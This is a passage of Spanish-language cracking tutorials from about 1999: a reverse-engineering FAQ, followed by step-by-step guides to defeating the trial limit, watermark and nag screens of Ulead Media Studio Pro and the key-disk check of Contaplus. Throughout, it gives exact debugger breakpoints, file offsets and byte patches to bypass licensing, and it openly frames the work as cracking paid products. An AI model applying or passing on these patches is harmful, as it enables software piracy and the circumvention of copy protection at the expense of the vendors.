Depende de la cantidad de bytes que tengamos que cambiar.
O se tiene información de la codificación de instrucciones en ensamblador (paso de instrucción a bytes) o lo mejor es usar el Softice con el comando A cs:xxxxxxxx (donde xxxxxxxx es la dirección donde está la instrucción a cambiar).
Tecleamos la instrucción a cambiar y asi podremos obtener los bytes nuevos.
ejemplo:
13F :0000109B 74 07 JZ 10A4 <---instrucción a cambiar por JMP 10A4
-A 13F:109B
13F:109B JMP 10A4
13F :0000109B EB 07 JMP 10A4 <---instrucción cambiada
Normalmente se tienen pocos bytes para cambiar y conviene usar algunos trucos...
Por ejemplo.- Asignar el registro EAX a 1 con la instrucción:
(B8 01 00 00 00) MOV EAX,1 <-----(ocupa 5 bytes)
ocupará mas bytes que usar las instrucciones

(33 C0) XOR EAX, EAX <------(ocupa 2 bytes, pone a cero EAX)
(40) INC EAX <------(ocupa 2 bytes, incrementa EAX).

FAQ 2	WKT Tutorialz Site	FAQ 4
[WkT!]	FAQ	We'll Rock in 1999

Introducción

Estas leyendo la FAQ Oficial de [WkT!]. Este proyecto fue iniciado en su momento (1997) por Mr.Red [WkT!], y ahora volvemos a reabrirlo para deleite de todos nuestros lectores. La versión inglesa aún no esta disponible, y es posible que nunca llegue a ver la luz. A no ser que algún alma caritativa se ofrezca voluntaria a iniciar la traducción. Algún voluntario????
Si es así, por favor envianos un e-mail.

Si tus dudas aún no están resueltas en esta FAQ, [WkT!] te recomienda que te pases por la Web de Gerza, donde encontrarás la FAQ Oficial del "Spanish ReverseEngineering Forum".
Si alli tampoco encuentras lo que buscas, utiliza ese foro.

¿Qué es el Procdump?
¿Cómo puedo saber si un programa está comprimido?
¿Qué es la función Hmemcpy?
¿Por qué a veces no puedo ver las "string references" cuando utilizo el W32Dasm?
¿Qué significa "Crippleware"?
¿Cómo puedo saber si un programa accede al registro del Windows?
¿Cómo puedo saber si un programa accede a algún archivo?
¿Cómo se puede "cazar" un serial en un programa escrito en Visual Basic?
¿Qué es eso del "Color Crack" o "crack en colores"?
¿Qué es una Nag Screen? ¿Cómo se puede eliminar?

¿Qué es el Procdump?

ProcDump es una herramienta que te permite (entre otras cosas) copiar el contenido de un proceso al disco duro. También te permite editar la cabecera de los programas de tipo PE (Portable Executable).

¿Cómo puedo saber si un programa está comprimido?

La mejor forma de averiguar si un programa está comprimido es utilizar alguna herramienta como el Gettyp.
Es conveniente tenerlo siempre a mano, al igual que el Procdump (para descomprimir el programa en cuestión).
Utilizando el Gettyp sabremos el tipo de compresor utilizado (Aspack, petite, upx....etc).

¿Qué es la función Hmemcpy?

HMEMCPY es una API de Windows, que utiliza la memoria RAM para leer, manipular, comparar y almacenar cadenas (texto que introducimos cuando un programa nos pide el numero de serie por ejemplo). La funcion recoge la informacion que le proporcionamos y la carga en memoria. Despues manipula esas cadenas, las mueve y las compara (por ejemplo compara tu numero de serie con el correcto), y despues decide si la cadena es o no la correcta.
La funcion HMEMCPY devuelve esta informacion al programa en cuestion, y si has puesto el serial correcto te lo aceptara o de lo contrario te mostrara una bonita ventana de error.
HMEMCPY se puede utilizar para "cazar" numeros de serie validos en programas shareware. Utilizando un debugger (depurador) como el SoftIce, podemos poner un breakpoint en HMEMCPY para que el programa se pare y nos avise cuando llama a la funcion. Muchos programas shareware utilizan esta función para comparar numeros de serie, sobre todo cuando han sido escritos en Delphi o en Visual Basic.

¿Por qué a veces no puedo ver las "string references" cuando utilizo el W32Dasm?

Pues depende. En ocasiones se debe a que el programa tiene algún tipo de protección anti-desensamblado.
Un ejemplo: En el caso del programa Winboost 2000 (Protección analizada por Mr.WhiTe, véase http://ecd.tsx.org)
Sucede que al editar el *.exe (previamente descomprimido con el ProcDump) y seleccionar "Edit section". Abajo, donde pone "Section Characteristics" si modificamos el valor C0000040 por E0000020 y guardamos los cambios, la protección habrá desaparecido mágicamente.

¿Qué significa "Crippleware"?

Cuando un programa incorpora alguna de sus opciones deshabilitada (como por ejemplo guardar un archivo) existen dos posibilidades:

- El código que hace funcionar esa función está presente en el programa pero no esta activada.
- El código no esta presente en el programa. Entonces se dice que el programa es "Crippleware".

Es posiblemente la mejor opción a la hora de proteger un programa.
Es muchisimo más dificil que un Cracker consiga habilitar esa función (pero no imposible).

¿Cómo puedo saber si un programa accede al registro del Windows?

Utilizando una herramienta llamada REGMON (Registry Monitor)

¿Cómo puedo saber si un programa accede a algún archivo?

Utilizando una herramienta llamada FILEMON (File Monitor)

¿Cómo se puede "cazar" un serial en un programa escrito en Visual Basic?

El Visual Basic no es precisamente el lenguaje más apropiado para programar una aplicación comercial. En el caso de toparnos con una de estas "joyas", una opción muy aconsejable es echar mano del Smartcheck de la empresa Numega

¿Qué es eso del "Color Crack" o "crack en colores"?

Se trata de una "nueva" técnica de cracking empleada por Estado+Porcino.
Es bastante útil cuando el mensaje de "error" no es una ventana sino una cadena dentro de una ventana.
Debemos averiguar el color que se aplica al mensaje y colocar en el SoftIce:
bpx nombreRutina if (*(esp+8)==00BBGGRR)
Recordad que los valores de Blue(azul), Green (Verde), Red (rojo) están en hexadecimal.
Para más información véase el tutorial sobre el Multimedia Builder en http://ecd.tsx.org.

¿Qué es una Nag Screen? ¿Cómo se puede eliminar?

Una Nag Screen es una ventana que nos molesta durante la ejecución de un programa. Los motivos pueden ser muchos (Aparece al arrancar el programa recordandonos que no estamos registrados, nos informa de algo y nos obliga a esperar a que desaparezca, nos obliga a pulsar un botón para mandarla a paseo.....etc)
No existe ningún método estandar para crackear las Nags. Depende del programa y de la función utilizada para pintar la ventana. No es lo mismo el típico MessageBox con el botón de aceptar que otro con varios botones. Tambien hay que tener en cuenta si el programa realiza alguna modificación en la pila. Un par de ejemplos sencillos para entender "el concepto":

Programa: Lotus SmartSuite Millenium Edition (Protección analizada por Mr.WhiTe) véase http://ecd.tsx.org.
En este caso la ventana se presenta en pantalla haciendo uso de la función dialogboxparama.
Nos aparecen varios botones. El que nos interesa pulsar es el botón de "Ok". ¿Soluciones?
La mejor opción dadas las circunstancias será provocar que el programa pulse por si mismo el botón.
¿Como conseguimos esto?
Si pulsamos el boton "OK" nos devolvera el valor 10, así que en el momento de pasarle los parámetros a la función dialogboxparama, forzamos el programa a introducir el valor 10 en EAX. Para más información consulta la Win32 Programmer's Reference

Programa: Ulead PhotoImpact v4.12 (Protección analizada por Mr.WhiTe) véase http://ecd.tsx.org.
En este caso podemos saltarnos la molesta ventana simplemente evitando que el programa llame a la función DialogBoxParamA. Para ello sustituimos la llamada por unos cuantos bytes inofensivos:

```
:4EB066CD FF15F4A3B14E  Call dword ptr [4EB1A3F4] <--- Llamada a DialogBoxParamA

:4EB066CD 909090909090  NOP NOP NOP NOP NOP NOP <--- Código inofensivo
```

Ojo: Esta opción no siempre es posible. En este caso sabemos que no sucedera ningún imprevisto porque el programa no realiza ninguna modificación en los valores almacenados en la Pila.

ESTUDIO COLECTIVO DE DESPROTECCIONES		
	WKT Tutorialz Site	
Programa	**Ulead Media Studio Pro v5.01**	W95 / W98 / NT
Descripción	Se trata de una interesante suite de creación multimedia: audio, dibujo, video...	
Tipo	Trial de 30 dias	
Url	http://www.ulead.com	
Protección	**Nag Screen. Time Limit 30 Dias**	
Dificultad	1) Principiante, 2) Amateur, 3) Aficionado, **4) Profesional**, 5) Especialista	
Herramientas	SoftIce v3.25, Referencia API32	
Objetivo	**Conseguir que no caduque el programa y Eliminar una horrible X**	
Cracker	**Estado+Porcino**	
Fecha	Septiembre de 1999	

INTRODUCCION Y AGRADECIMIENTOS DE Mr.WhiTe [WkT!]

Hace ya algún tiempo cayó en mis manos este interesantisimo programa de Ulead, al cual obviamente no me pude resistir. Resultó un adversario bastante digno, quizá demasiado para mi estilo de cracking. Poco tiempo libre y alguna que otra neurona ausente por vacaciones. Así que tras docenas (no exagero, lo juro) de e-mails pidiendo como llorones que publicase un fix de mi crack evitando las dichosas X, me vi obligado a endosarle el muerto a otro. ¿Para qué estan los amigos? :o)

Por lo tanto agradecimiento DOBLE para:
Estado+Porcino y tambien para Mr.PinK [WkT!] que ha colaborado en este artículo.
Que lo disfruteis.

CAPITULO VII. Desclavando cruces con Jose de Arimatea.

DISCULPAS Y FELICITACIONES

Saludos Familia.
Cuanto tiempo, otra vez.

EL escaso tiempo y la falta de protecciones realmente interesantes que caen en mis manazas ralentizan los nuevos capítulos.

Primero mis felicitaciones al nuevo y excelente panorama crack español. Grupos como [WkT!], webs tan interesantes como las de ECD (Estudio Colectivo de Proteccciones) y foros de comunicación (http://disc.server.com/discussion.cgi?id=23018) ponen en contacto a los excelentes crackers que existen en España.
Felicitaciones a la Gorda por aguantarme tanto tiempo sin tararse :-)

UN PRIMER VISTAZO

Echemos un vistazo a nuestro "niño"

La proteccion tiene 2 niveles claramente identificados:

1.- Proteccion Cinderella de 30 días.
2.- Unas X rojas censoras en el editor de dibujo y en el editor de video.

Ademas existen 2 nags de entrada que nos recuerdan lo mísero de la existencia no registrada.

X CENSORAS EN EL EDITOR DE DIBUJO

Bien, saltemos las nags por ahora y abramos el editor de dibujo vpaint.

Pinchemos en File/New/OK y tendremos un bonito lienzo pa dibujar. Un par de brochazos cutres y pulsemos intro para ver la animación. Sale una horrenda y roja X censora que tapa nuestros estúpidos brochazos. Empezemos a pensar un poco.Como se podra dibujar una X en pantalla. Pos, inicialmente no se me ocurre nada. Bueno sí color crack, pero si lo utilizamos aparecemos en un nido de llamadas del API de Video, asi que lo dejamos. Veamos que herramientas utiliza aplicando la lista muerta. Lo primero que encontramos en la lista de funciones importadas es:

Import Module 001: MSVFW32.dll

Addr:00086998 hint(0002) Name: DrawDibClose
Addr:000869A8 hint(0003) Name: DrawDibDraw
Addr:000869B6 hint(0007) Name: DrawDibOpen
Esto se parece mucho a MocoSoft Video For Window 32 bits. Recordemos que estamos montando una animación, así que es lógico que usemos esta librería. Conozcamos algo acerca del formato DIB gentileza de la ayuda de M$ VC++

DrawDib Functions An application uses DrawDib functions to create and manage a DrawDib DC, display and update images on-screen, manipulate palettes, and to close the DrawDib DC when it’s no longer needed. The DrawDib functions also include a timing function and a test function to determine display characteristics.

Veamos un poco mas acerca de la funcion drawdib que es la que tiene mas pinta de ayudarnos:

The DrawDibDraw function draws a DIB to the screen.

```
BOOL DrawDibDraw( HDRAWDIB hdd, HDC hdc, int xDst, int yDst, int dxDst, int dyDst, LPBITMAPINFOHEADER lpbi,
                  LPVOID lpBits, int xSrc, int ySrc, int dxSrc, int dySrc, UINT wFlags );
```

Asi pues con esto pinta en pantalla, pero ¿qué tenemos que buscar?

Lancemos nuestro querido Sice cargando previamente el Load Expoorts la libreria MSVFW32.dll Abramos el vpaint y antes de darle al

intro pongamos un "bpx drawdibdraw". Y boom, aparecemos en MSVFW32!drawdibdraw con f12 regresamos al vpaint. A esta hora ya ha aparecido la jodida X censora pintada por drawdibdraw, como suponiamos. Aparecemos en:

```
* Reference To: MSVFW32.DrawDibDraw, Ord:0003h
                                    |
:0046512E E879760000                Call 0046C7AC   // Aqui se pinta la X censora */
:00465133 56                        push esi

* Reference To: MSVFW32.DrawDibClose, Ord:0002h
                                    |
:00465134 E86D760000                Call 0046C7A6   // Cerramos el dib
:00465139 C745FCFFFFFFFF            mov [ebp-04], FFFFFFFF
:00465140 E874000000                call 004651B9
:00465145 B801000000                mov eax, 00000001
:0046514A EB77                      jmp 004651C3
```

Bien, ya sabemos donde se pinta la X, ahora existen 2 opciones:

- Que la X se introduzca de forma incondicional ya que estamos en una version Trial del programa.
- Que se introduzca de forma condicional

La opción B es la más sencilla de rastrear, así que adelante con ella:

Si rastreamos quien llama a estas sentencias observamos :

```
:00465A84 E857F7FFFF                call 004651E0  // Si eax==0 no pintamos la X censora.
:00465A89 85C0                      test eax, eax
:00465A8B 741A                      je 00465AA7   //Salto Condicional
:00465A8D 8B442410                  mov eax, dword ptr [esp+10]
:00465A91 8B4E04                    mov ecx, dword ptr [esi+04]
:00465A94 50                        push eax
:00465A95 E8C6F5FFFF                call 00465060    //Pinta la X
```

Rastreando :004651E0 vemos:

```
:004651E0 56                        push esi
:004651E1 57                        push edi
:004651E2 8BF9                      mov edi, ecx
:004651E4 85FF                      test edi, edi
:004651E6 7427                      je 0046520F
:004651E8 837F2000                  cmp dword ptr [edi+20], 00000000  //Flag de control de X
:004651EC 7421                      je 0046520F   //Saltamos si no hay que pintar la X
:004651EE 8B742410                  mov esi, dword ptr [esp+10]
:004651F2 56                        push esi
:004651F3 E848FDFFFF                call 00464F40
:004651F8 8B476C                    mov eax, dword ptr [edi+6C]
:004651FB 8B4C240C                  mov ecx, dword ptr [esp+0C]
:004651FF 50                        push eax
:00465200 56                        push esi
:00465201 51                        push ecx
:00465202 8B4F78                    mov ecx, dword ptr [edi+78]
:00465205 E8E6020000                call 004654F0
:0046520A 5F                        pop edi
:0046520B 5E                        pop esi
:0046520C C20800                    ret 0008
```

```
* Referenced by a (U)nconditional or (C)onditional Jump at Addresses:
|:004651E6(C), :004651EC(C)
|
:0046520F 33C0                    xor eax, eax  //Flag activado para evitar las X
:00465211 5F                      pop edi
:00465212 5E                      pop esi
:00465213 C20800                  ret 0008
```

```
Si cambiamos :004651E6 7427                    je 0046520F
por          :004651E6 EB27                    jmp 0046520F
```

No aparece la X pero tampoco nuestros garabatos, asi que
sigamos subiendo para ver que encontramos:

```
:004392A3 E888F10100              call 00458430  //Asigna el flag.
:004392A8 85C0                    test eax, eax
:004392AA 740C                    je 004392B8     //Saltamos el 32clpbd.dib_MarkVideo?????
:004392AC 8B07                    mov eax, dword ptr [edi]
:004392AE 50                      push eax

* Reference To: u32clpbd.dib_MarkVideo, Ord:0001h
                                  |
:004392AF FF15DC684800            Call dword ptr [004868DC]   //?????
:004392B5 83C404                  add esp, 00000004

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004392AA(C)
|
:004392B8 8B75EC                  mov esi, dword ptr [ebp-14]
:004392BB 8B07                    mov eax, dword ptr [edi]
:004392BD 83C608                  add esi, 00000008
:004392C0 50                      push eax
:004392C1 8B5508                  mov edx, dword ptr [ebp+08]
:004392C4 8B0E                    mov ecx, dword ptr [esi]
:004392C6 51                      push ecx
:004392C7 52                      push edx
:004392C8 B908344800              mov ecx, 00483408
:004392CD E89EC70200              call 00465A70  //Lamada para pintar la DIB
```

Esto se parece mucho a lo que buscabamos, un salto condicional
sobre una función que trabaja con DIB y con video.

Miremos por 00458430

```
:00458430 8B81CC010000            mov eax, dword ptr [ecx+000001CC]  //Flag de control de X
:00458436 85C0                    test eax, eax
:00458438 7403                    jmp  0045843d
:0045843A 33C0                    xor eax, eax    //Buen chico sin cruces en las espaldas
:0045843C C3                      ret


:0045843D 8B8064010000            mov eax, dword ptr [eax+00000164]
:00458443 2D15050000              sub eax, 00000515
:00458448 83F801                  cmp eax, 00000001
:0045844B 1BC0                    sbb eax, eax      //Asigna flag para pintar la X
:0045844D F7D8                    neg eax
:0045844F C3                      ret
```

Si cambiamos

```
            :00458438 7403                    jmp  0045843d
Por         :00458438 33C0                    xor eax.eax (Offset 0x57838 en Vpaint.exe)
```

```
Solucionado el tema, probémoslo y funciona a las mil maravillas.
```

X CENSORAS EN EL EDITOR DE VIDEO

Conociendo el precio del pescao, miremos si existe u32clpbd.dib_MarkVideo dentro de las funciones importadas por el veditor.exe. No hay suerte, así que pintan la X de forma diferente, pensemos, por que aquí es donde reside la diversión.

¿Cómo narices pinta la X?

Recordemos la función que se utiliza para pintar en pantalla MSVFW32.DrawDibDraw.
Abramos el editor e insertemos un AVI al final de la secuencia poniendo un bpx drawdibdraw.
La funcion se activa 2 veces antes de dibujar la jodida X en :00488C0E. Si subimos y buscamos saltos condicionales, no encontramos nada aprovechable, así que un poco de ZEN.

La función DrawDibDraw usa un bitmap que es el que pinta en pantalla. este bitmap lo encontrmos como 7º parámetro de la función: LPVOID lpBits,

TRAMPA PARA OSOS

Insertemos un trozo de video al final de la secuencia para dejar varios segundos en blanco sólo para la X censora.

```
En :00488C00 55  push ebp  //Encontramos el puntero a los bytes del bitmap.
```

Si ponemos un bpx 00488C00 y guarreamos el las bytes del bitmap vemos
que guarremos la X que dibujamos, así que estamos en el buen camino.
Como la secuencia de video está al final, sólo hay secuencias en blanco con la X antes del verdadero video.
El aspecto del bitmap es todo FF FF FF FF excepto cuando hay que pintar la X que cambia a 00 00 00
La trampa esta servida pogamos un bpm XXXX W en algunos de los ceros y vemos quien escribe

```
:0048B2DC C6430100   mov [ebx+01], 00
```

Estamos en plena rutina de creación de la X censora.
Esta rutina empieza en :0048B18D y es llamada condicionalmete por

```
:0048B17B 837E1000                cmp dword ptr [esi+10], 00000000  //Test flag.
:0048B17F 740C                    je 0048B18D  //Salta y pìnta la X
```

Si ponemos un bpx en 0048B17B y seguimos indagando, vemos que el flag es realmente [590ff0]

Poniendo un bpm 590ff0 w aparecemos en:

```
:00527130 A1E8235700              mov eax, dword ptr [005723E8]
:00527135 8B8064010000            mov eax, dword ptr [eax+00000164]
:0052713B 3D14050000              cmp eax, 00000514  //Si el flag maestro es 514 entra de forma normal
:00527140 752B                    jne 0052716D
:00527142 8B44240C                mov eax, dword ptr [esp+0C]
:00527146 8B4C2408                mov ecx, dword ptr [esp+08]
:0052714A 8B542404                mov edx, dword ptr [esp+04]

* Possible Reference to String Resource ID=00001: "VE"
                                  |
:0052714E C70001000000            mov dword ptr [eax], 00000001
:00527154 8B442410                mov eax, dword ptr [esp+10]

* Possible Reference to String Resource ID=00001: "VE"
                                  |
:00527158 C70101000000            mov dword ptr [ecx], 00000001

* Possible Reference to String Resource ID=00001: "VE"
```

```
                                    |
:0052715E C70201000000              mov dword ptr [edx], 00000001
:00527164 C70000000000              mov dword ptr [eax], 00000000
:0052716A C21000                    ret 0010


* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:00527140(C)
|
:0052716D 3D15050000                cmp eax, 00000515  //Flag maestro para entrar en forma trial.
:00527172 752B                      jne 0052719F
:00527174 8B44240C                  mov eax, dword ptr [esp+0C]
:00527178 8B4C2408                  mov ecx, dword ptr [esp+08]
:0052717C 8B542404                  mov edx, dword ptr [esp+04]

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:00527180 C70001000000              mov dword ptr [eax], 00000001
:00527186 8B442410                  mov eax, dword ptr [esp+10]

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:0052718A C70101000000              mov dword ptr [ecx], 00000001

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:00527190 C70201000000              mov dword ptr [edx], 00000001

* Possible Reference to String Resource ID=00001: "VE"
                                    |
:00527196 C70001000000              mov dword ptr [eax], 00000001  //Actualiza el flag [590ff0]
:0052719C C21000                    ret 0010
```

Asi pues, existe un flag maestro, si es 0x514 entramos de forma normal y registrada, y 0x515 de forma trial. El cambio es claro

:00527140 752B jne 0052716D por :00527140 EB00 jmp 00527142
(0x126540 offset en veditor.exe)

Listo, una cruz menos en nuestra conciencia.

NAGS Y OTRAS ESTUPIDECES

El trabajo duro está hecho, no queda mas que eliminar un par de nags.
La pista esta en nombres luminosos como u32cfg:ulcCheckLegality
Basta cambiar en el ofsset 0x404 del fichero u32cfg: 6A 00 por EB 13

Bueno, eso es todo, pero recuerda.
Busca la fuente, busca a +ORC en la Red
Hasta la próxima.
estadoporcino@hotmail.com

COMO CRACKEAR POR ESTADO+PORCINO

CAPÍTULO VI. DESVIRGANDO EXPEDIENTES X

-Como Crackear Contaplus Élite Pyme-

Junio 1999

Indice

INTRODUCCIÓN

AL ATAQUEEEEEEE

PROTECCIONES ESPAÑOLAS

PRIMERA APROXIMACION Y PRIMER ENFADO

OBJETIVOS

SEGUNDA APROXIMACIÓN Y SEGUNDA OSTIA. LAS COSAS SE COMPLICAN

LA SOLUCIÓN A LA PELUA CUESTIÓN

MODIFICACIÓN DE FICHEROS CREADOS EN TIEMPO DE EJECUCIÓN

INTENTO SER UN TIO ELEGANTE, PERO NO ESTÚPIDO

CAER EN LA CUENTA

OPCION 3 CAÑERA

VUELTA A LA PROTECCIÓN

ESTÚPIDO VELO

¿ÉXITO?

SOLUCIONES VIABLES

HORROR Y ESPANTO

EL MISTERIO INSONDABLE

EL EXPEDIENTE X DESVIRGADO

JUGUETEANDO

PD PARA EL PROGRAMADOR

INTRODUCCIÓN

Victima: CONTAPLUS ÉLITE PYME
Site: www.gruposp.com
HERRAMIENTAS:

Desensamblador. Por ejemplo w32dasm
Editor hexadecimal. Por ejemplo uedit
Paciencia y Confianza.

Saludos familia. Aprovecho los ratos para escribir algunas cosillas.
En esta ocasión acometemos uns joyita con Discos llave,Números de serie,encriptación, descompresión en tiempo de ejecución y misterios insondables.
Un dulce para pasar el rato.

Llegó a mis manos una petición de crack. Normalmente la desestimo, a menos que la pida un amigo, me interese o favorezca mi entorno de trabajo.
Es mejor enseñar a crakear que enseñar a llorar para suplicar.
En fin, toda esa filosofía expuesta por +ORC y reescrita por E+P. Son las 8:00 de la mañana y me he pasado toda la noche crakeando.
Si señor, hay pocos placeres comparables.
Los crackers me entenderán perfectamente de lo que les hablo:-).
El peluo maulla desesperao y la gorda duerme a mi lado.
A veces la vida te sonríe y no sabes porqué.Aprovéchala antes de que cambie.

En este entorno , nada se puede resistir...

AL ATAQUEEEEEEE

Miremos nuestro producto. Se trata de un clásico de la facturación española. Contaplus Pyme Élite Otoño 98 del 1-11-98
Un paquete en formato CD que se compone de:

ContaPlus
FacturaPlus
NominaPlus
PersonalPlus
Utilidades (Antivirus Norton, Antivirus Mcafee, Sidekick y PC Anywhere)

La web la tenemos en www.gruposp.com.
Despendolemos un ratico por su web a ver a cuanto tienen el timo.

Uhmm 2 millones de ventas y nuestro producto 165.000 pelas, !!!
Precio especial !!!!
Joer, pos si que, pa una urgencia, vamos.
Se merecen que lo crackeen, si señor.

PROTECCIONES ESPAÑOLAS

A primera vista, el programa es español y por tanto la protección también. Conociendo los antecedentes de protecciones españolas, estimo que estará roto en 5 minutos. Sólo recuerdo una protección española cojonuda. Era de un catalán y se la había puesto a su programa de rompecabezas. Si sería buena que fue uno de los "coladores"para la +HCU con +ORC y +Fravia(a ver si se recupera pronto, leñe)

PRIMERA APROXIMACION Y PRIMER ENFADO

Empezamos mal, intentamos instalar el contaplus y nos pide un disquete llave. Joder, ¿no habían pasado al olvido esas protecciones basadas en discos llave?. ¿Es que no aprenden?.
Los discos llave fueron desechados porque
no eran fiables, se podían cascar en el trayecto de la fábrica al usuario y luego vete a reclamar al maestro armero una vez que has pagado el producto, eso sin contar
el tiempo de espera del nuevo disquete, y que el que te manden no esté roto.
Para colmo, estos discos se formatean a medida por lo que no se pueden
copiar (en general) ni siquiera para sacar una triste copia de seguridad.
Como veis, una mierda, y los del CONTAPUS dale que dale.

OBJETIVOS

Estan claros, cepillarse al CONTAPLUS y obviar el disco llave.
Pero conseguiremos bastantes cositas más.

SEGUNDA APROXIMACIÓN Y SEGUNDA OSTIA. LAS COSAS SE COMPLICAN

Si intentamos instalar sin disco llave nos aparece una estúpida ventana:
"Inserte disco llave, Por favor retire el disco actual y bla,bla,bla"
La ventanita tiene pinta de dialogbox, así que nos vamos al SoftIce y ponemos
unas bonitas trampas para osos.

bpx dialogbox
bpx dialogboxparama

Lanzamos al niño y el que pica es el bpx dialogboxparama.
Con f12 aparece la ventana de error, pulsamos NO y caemos en kernel!alloc.
Ostias que feo. F12 antes pa asomar el pescuezo en
:10012739 dentro del proceso ~GLC000x. (la x es variable).

Ostias, que mierda es esta, ¿dónde está es fichero ese tan raro?.
En el directorio del conta no, seguro.
¿Pero entonces dónde?. Si buscamos el ficherito no está en el disco duro.
Entonces, ¡por la madre de MITRA!, ¿que coño pasa?.
Pensad una posible solución antes de pasar al siguiente párrafo, que os van a salir almorranas cerebrales.

LA SOLUCIÓN A LA PELUA CUESTIÓN

Pos si, seguro que ya lo habeis acertado :-)
El puto fichero se crea en tiempo de ejecución y se borra antes salir.
Por eso no aparece en el directorio de instalación ni en el disco duro al finalizar.
Pero entonces, segunda e importante cuestión:
¿como mangonearemos si se genera en tiempo de ejecución?
Es vital poder toquetear para saltarse la protección.
Así pues, relegamos el estudio del
para centrarnos en como se puede modificar un fichero que se crea en tiempo de ejecución.

MODIFICACIÓN DE FICHEROS CREADOS EN TIEMPO DE EJECUCIÓN

Las variantes que se me ocuren de menos a más elegantes son:

1 Entender como se crea el fichero y retocarlo antes de que se cree.
2 Parchearlo en memoria una vez creado
- mediante un parche en tiempo de ejecución.
- Aplicando ingeniería inversa para localizar y redirigir un trozo de código
inútil dentro del ejecutable y que parchee el fichero.
3 Dejar que se cree en memoria pero redirigirlo a un fichero en disco ya retocado.

Recuerdo cierta protección del mismo tipo en el Hotmetal 4.0. antes que los encerraran en la inutilidad del vbox.

INTENTO SER UN TIO ELEGANTE, PERO NO ESTÚPIDO

Pues eso, intento ser un tio elegante y opto por la primera opción y descubro lo siguiente:

*** Dentro del fichero instalar.exe del contaplus reside el famoso ~GLC000x.**
En tiempo de ejecución se lee un trozo del fichero instalar.exe, se marea un poco y se construye el nuevo fichero.
El nombre se construye a partir de una cadena constante :~GLC%04x.tmp.
Podeis abrir el fichero instalar.exe y cambiar el nombre por algo más decente.
Tengo destripado y pasado a C el algoritmo que extrae del fichero instalar.exe los bytes, los marea un poco y los escribe en el ~GLC%04x.tmp.
Si quereis más datos del algoritmo mandadme un mail.

*** Me quedaba la duda de si el autor de la protección había encriptado, comprimido o encriptado/comprimido.**
La respuesta es sólo comprimido siguiendo un complicado algoritmo que tengo casi analizado.
Asi pues sólo queda otra semana para crear un compresor (el descompresor ya lo tengo, está en el propio programa).

*** Como la cosa se complicaba, deseche esta vía y me fui a la opción 2.**
Pronto la desistimé porque no sabía cuantos parches tenía que aplicar.

Así pués, me fui a la vía 3. Ya sé, ya sé, es la más cutre, pero rula :-)

CAER EN LA CUENTA

Concurrida audiencia, por si no os habeis dado cuenta, la protección es muy buena.
RESPETAD AL PROGRAMADOR que se ha entretenido en comprimir sus datos
y descomprimirlos en tiempo de ejecución.
Buen trabajo BBYYMMAARRCCOOSS.
Quizás no esté todo perdido dentro del panorama de programadores españoles.
Aupa muchachos!!!

OPCION 3 CAÑERA

Lo primero es pillar una copia chachi del ~GLC%04x.tmp pa poder modificarla tranquilamente y después regirigir el programa para que cargue nuestra dll y no la que ha creado.
Para ello, lanzamos el instalar y aparece la venta de error con "si" y "no" .
Nos vamos al explorador de Windows con la teclilla nueva con el logo del windoze (ostias, pero si sirve pa algo y to), o bien lo abrimos antes que el instalar y conmutamos con ALT+TAB.
Estamos seguros que el fichero debe de existir porque aún no ha acabado el programa (nos da la opción de continuar si pusamos "si").
Buscamos en el explorador los ficheros que empiezen por ~GLC y bingo, lo tenemos en c:\windows. Con mucho cuidado lo copiamos y lo pegamos en un sitio seguro.
Nuestra cena ya está en la red :-=).
Para los descuidados como yo, habilitarle la opción de sólo lectura con el botón derecho del ratón y propiedades. Sino lo perderemos cuando lo utilizemos.
Recordad quitarle lo de sólo lectura para parchearlo.

Do quiera que un fichero se cargue en memoria y se ejecute en tiempo de ejecución este debe ser una dll.
Ya sé, ya sé, no tiene extendión dll ni ná, pero no es necesario.
Para que un fichero sea considerado dll basta con tener nombre y extensión, y la constante ~GLC%04x.tmp lo cumple.
Por tanto, instalar debe cargarlo como librería. Si lo desensamblamos, vemos que usa la función del api KERNEL32.LoadLibraryA y además sólo una vez.

```
:004024F7 740A                    je 00402503
:004024F9 E87E060000              call 00402B7C
:004024FE E9BD000000              jmp 004025C0

* Referenced by a (U)nconditional or (C)onditional Jump at Address:
|:004024F7(C)
|
:00402503 8D85E8FEFFFF            lea eax, dword ptr [ebp+FFFFFEE8]
:00402509 50                      push eax; Nombre churro de la librería ~GLC%04x.tmp

* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
                                  |
:0040250A FF1534304000            Call dword ptr [00403034]
```

Ahora hay que aplicar un poco de ingeniería inversa para transformar y que cargue siempre nuestra librería retocada. Os ahorro el proceso mental y obtenemos después de verificar que nunca se pasa por :004024F9 (con un bpx por ejemplo)

```
:004024F7 8D85E8FEFFFF lea eax, dword ptr [ebp+FFFFFEE8];Dirección del nombre de la dll a cargar
:004024FD C700432E6100 mov dword ptr [eax], 00612E43    ;Constante .a0 y aprovechamos la c inicial
                                                         de [eax] nos queda c.a
:00402503 8D85E8FEFFFF            lea eax, dword ptr [ebp+FFFFFEE8];Guardamos las modificaciones.
:00402509 50                      push eax

* Reference To: KERNEL32.LoadLibraryA, Ord:0190h
                                  |
:0040250A FF1534304000            Call dword ptr [00403034]
```

Con esto siempre se carga la librería "c.a". Así pues renombramos la ~GLC%04x.tmp que habiamos pescado antes como "c.a" . Ya sé, el nombre es un poco cutre, pero si no os gusta retocarlo vosotros. No se os olvide indicar que es de sólo lectura si no lo queréis perder.

Si repetimos lo del bpx dialogboxparama aparecemos en el proceso C!text (nuestro fichero c.a). Vamos por el buen camino. To este rollo pa redirigir un puto fichero, la protección debe ser la ostia. Estoy ansioso :-)

Resumiendo, buscamos en el instalar.exe 74 0A E8 7E 06 00 00 y lo encontramos en 0x18F7 y cambiamos por 8D 85 E8 FE FF FF C7 00 43 2E 61 00

VUELTA A LA PROTECCIÓN

Ya podemos mangonear tranquilos nuestro C.a.
Ahora hay que localizar donde se llama al disco llave y neutralizarlo.
Los accesos al disco se pueden hacer de forma cutre y a alto nivel con "deviceiocontrol"
o bien usando las interrupciones a pelo. Como podeis sospechar, se han usado los deviceiocontrol.
Si en el softIce ponemos un bpx deviceiocontrol aparecemos en una dll mu fea GLfxxxx.tmp.
Esto suena al mismo truquillo de descompresión en tipo de ejecución.
Si pusamos unas 20 veces f12 reaparecemos en nuestra querida c.a

```
:10015244 FF24858E540110          jmp dword ptr [4*eax+1001548E]
:1001524B FF550C                  call [ebp+0C] ;Llamada a la feisima glfxxxx.tmp
